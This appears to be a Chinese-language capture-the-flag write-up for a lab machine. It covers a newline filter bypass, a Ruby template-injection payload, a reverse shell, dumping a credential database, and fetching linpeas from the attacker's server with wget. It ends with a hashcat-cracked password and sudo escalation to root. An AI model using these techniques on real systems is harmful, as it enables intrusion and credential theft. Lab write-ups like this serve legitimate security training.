




先用nmap掃出22,80port




網頁查看發現初始隨意輸入若weight加總未達100會出現提醒敘述



加總100則會有不一樣敘述




再嘗試特殊輸入則顯示malious input blocked




此時可嘗試用linux bypass (%0a) 做出換行輸出發現能成功繞過檢測

Bypass語法連結https://book.hacktricks.xyz/linux-hardening/bypass-bash-restrictions




這裡可以看出網頁使用ruby language，可google: SSTI ruby(網頁injection)找出<%= `ls /` %>等語法進行攻擊

SSTI連結: https://book.hacktricks.xyz/pentesting-web/ssti-server-side-template-injection




此處改用which python3看server是否有python3，發現有




接著至<https://www.revshells.com/> 製作python3 reverse shell

放置payload並傳送可得shell




至susan底下可找到user.txt




搜尋Migration目錄可發現pupilpath\_credentials.db檔，用file command可查看文件類型，發現是sqlite3 db



用sqlite3登入




.table command發現users，並用select \* from users; 得出user帳密




wget <https://github.com/carlospolop/PEASS-ng/releases/download/20240310-532aceca/linpeas.sh>

將linpeas載至kali


開啟http準備傳送linpeas




不能傳到ruby\_app dir底下會出現permission denied，改傳至susan dir下，用wget http://{ip:port}/linpeas.sh接收




Chmod +x linpeas便可執行




發現/var/mail/susan有漏洞




找/var/mail可發現密碼關鍵提示，敘述表示密碼以name\_namebackward\_9位數組成



查看hashcat help以1400(sha256)、attack mode 3(brute)、hash、密碼組成破解



得出hash為susan\_nasus\_413759210



以sudo –l提權並輸入密碼，顯示(ALL : ALL)ALL，已提權成功，並可用sudo功能，輸入sudo bash前綴名稱會變成root



最後在root發現root.txt